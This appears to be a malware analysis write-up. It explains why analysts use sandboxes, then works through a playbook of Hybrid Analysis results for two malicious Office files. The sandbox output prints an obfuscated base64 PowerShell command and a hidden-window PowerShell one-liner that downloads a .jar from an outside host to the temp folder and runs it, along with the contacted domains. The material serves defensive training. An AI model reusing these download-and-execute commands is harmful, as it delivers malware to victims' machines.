Analysis with Sandboxes

By: Ryan Stewart

Intro:

Security analysts use a sandbox for malware analysis for several crucial reasons:

1. Isolation: Sandboxes provide a controlled and isolated environment separate from the production network or systems. This isolation ensures that the malware does not propagate or affect critical infrastructure during analysis.

2. Dynamic Analysis: Sandboxes allow for dynamic analysis of malware by executing it in a controlled environment. This involves observing the behavior of the malware as it runs, identifying network connections, file modifications, and system changes. This information is valuable for understanding the malware's capabilities and potential impact.

3. Safe Execution: Malware often includes techniques to detect virtual or analysis environments. Sandboxes are designed to mimic real systems, making it more difficult for malware to identify that it is running in an artificial environment, thereby allowing it to execute and reveal its true nature.


4. Forensic Analysis: Sandboxes capture a detailed record of system changes made by the malware during execution. This information is crucial for forensic analysis, helping analysts understand the full scope of the malware's impact on the system.

5. Behavioral Analysis: Sandboxes allow analysts to observe the behavioral patterns of malware, such as registry modifications, file system changes, or attempts to inject code into other processes. Understanding these behaviors aids in creating effective detection and mitigation strategies.

*Bonus: Training and Skill Development: Using sandboxes for malware analysis provides security analysts with hands-on experience in dealing with various types of threats. It helps in skill development and understanding emerging trends in the cyber threat landscape.

In summary, sandboxes provide a controlled and secure environment for security analysts to analyze and understand the behavior of malware without exposing their production systems to potential harm. This

approach is essential for effective threat intelligence, incident response, and enhancing overall cybersecurity defenses.



Malware Analysis Playbook

Domain Analysis

Objective: Determine the nature and significance of the domain ending with ".kz" that the file "PO-465514-180820.doc" is attempting to connect to.

Procedure:
- Investigate the domain ending with ".kz" to understand its origin and potential implications.

Connection Requests Identification

Objective: Identify the (**Windows, OS, Linux**) tool responsible for the connection requests made by the file "PO-465514-180820.doc."

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 5 processes in total.

- WINWORD.EXE /n "C:\PO-465514-180820.doc" (PID: 3348)
  - splwow64.exe 12288 (PID: 1856) Hash Seen Before
- powersheLL.exe powersheLL -e JABPAGcAbwB1AF8ANQAxAD0AKAAnAFEAdAA3ACcAKwAnADEAJwAr
ACcAdABsADUAJwApADsALgAoACcAbgBlACcAKwAnAHcALQBpACcAKwAnAHQAZQBtACcAKQAgACQAR
QBOAFYAOgB0AEUAbQBwAFwATwBGAEYASQBDAEUAMgAwADEAOQAgAC0AaQB0AGUAbQB0AHkAcAB
lACAARABpAFIARQBjAHQAbwByAFkAOwBbAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQA
TQBhAG4AYQBnAGUAcgBdADoAOgAiAFMAYABlAEMAVQByAGkAVAB5AGAAUAByAE8AVABgAE8AQwBgA
E8AbAAiACAAPQAgACgAJwB0ACcAKwAnAGwAcwAxADIAJwArACcALAAgACcAKwAnAHQAbABzACcAKw
AnADEAMQAsACAAdABsAHMAJwApADsAJABRAGEAawBmAG8AMABxACAAPQAgACgAJwBaADAAJwArA
CcAZgB2ADMAawBiAGcAJwApADsAJABCAHIAdgAzADUAcgBzAD0AKAAnAEUANgBoACcAKwAnADQAJw
ArACcAbgBrAG4AJwApADsAJABFAGMAOQB3ADQAZQAwAD0AJABlAG4AdgA6AHQAZQBtAHAAKwAoACg
AJwBOACcAKwAnADMAcABPACcAKwAnAGYAZgBpAGMAZQAyADAAMQA5AE4AMwAnACsAJwBwACcAK
QAuACIAcgBlAGAAUABsAGAAQQBjAEUAIgAoACcATgAzAHAAJwAsAFsAcwBUAHIAaQBOAGcAXQBbAEMA
SABhAFIAXQA5ADIAKQApACsAJABRAGEAawBmAG8AMABxACsAKAAnAC4AZQB4ACcAKwAnAGUAJwApA
DsAJABaAF8AagBqAGkAMwBtAD0AKAAnAE8AZwBwADUAJwArACcANwB3ACcAKwAnAGoAJwApADsAJA
BZADcAagBtAHgAegA4AD0AJgAoACcAbgBlAHcALQAnACsAJwBvAGIAagBlACcAKwAnAGMAdAAnACkAIA
BOAEUAVAAuAHcAZQBiAGMATABJAEUAbgB0ADsAJABJAG4AbgBlAHcAYwBfAD0AKAAnAGgAdAB0AHAA
JwArACcAOgAnACsAJwAvACcAKwAnAC8ANQAnACsAJwAyACcAKwAnADUAJwArACcANQAnACsAJwAwA
CcAKwAnADcANQAwAC0ANQAnACsAJwA2ACcAKwAnAC0AMgAwADEAOAAwADgAMgAnACsAJwA2ADE
ANQAxACcAKwAnADQANQAnACsAJwAzACcAKwAnAC4AdwBlACcAKwAnAGlAcwB0AGEAcgB0AGUAJwAr

DNS Request Analysis

Objective: Determine the number of addresses the file "PO-465514-180820.doc" sends DNS requests to.

- Analyze DNS requests generated by the file "PO-465514-180820.doc" to identify the number of unique addresses it attempts to contact.

Network Analysis

DNS Requests

Login to Download DNS Requests (CSV)

Domain	Address	Registrar	Country
52550750-56-20180826151453.webstarterz.com OSINT	-	GMO INTERNET, INC. Organization: onamae.com-rentalserver onamae.com-rentalserver Name Server: NS-A1.CLOUD.Z.COM Creation Date: 2015-07-21T08:39:59	-
bike-nomad.com OSINT	63.247.140.170 TTL: 3600	Domain.com, LLC Organization: REDACTED FOR PRIVACY Name Server: NS3.HMDNSGROUP.COM Creation Date: 1999-05-28T18:51:09	United States
okcupidating.com OSINT	-	GoDaddy.com, LLC Organization: Edge Garden Services Name Server: NS37.DOMAINCONTROL.COM Creation Date: 2020-08-14T08:27:17	-
oubaina.com OSINT	123.253.24.22 TTL: 600	DNSPod, Inc. Organization: REDACTED FOR PRIVACY	Hong Kong

Download Activity Analysis

Objective: Identify the file name with which the "Siparis_17.xls" malware document **attempts to save the file** it is downloading to the device.

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 3 processes in total.

EXCEL.EXE /dde (PID: 188)

CMD.EXE /c powershell -executionpolicy bypass -W Hidden -command "& { (new-object System.Net.WebClient).DownloadFile(\" http://hocoso.mobi\ " ,\" %temp%\\6LeGwKmrm.jar\ ") }" & %temp%\\6LeGwKmrm.jar (PID: 10160) Hash Seen Before

powershell.exe powershell -executionpolicy bypass -W Hidden -command "& { (new-object System.Net.WebClient).DownloadFile(\" http://hocoso.mobi\ " ,\" %TEMP%\\6LeGwKmrm.jar\") }" (PID: 6192) Hash Seen Before

Logged Script Calls | Logged Stdout | Extracted Streams | Memory Dumps

Summary:

This revised playbook provides a structured approach to analyzing the behavior of the mentioned files, addressing key aspects such as domain analysis, identification of tools used, DNS request analysis, and understanding the download activity of the malware document.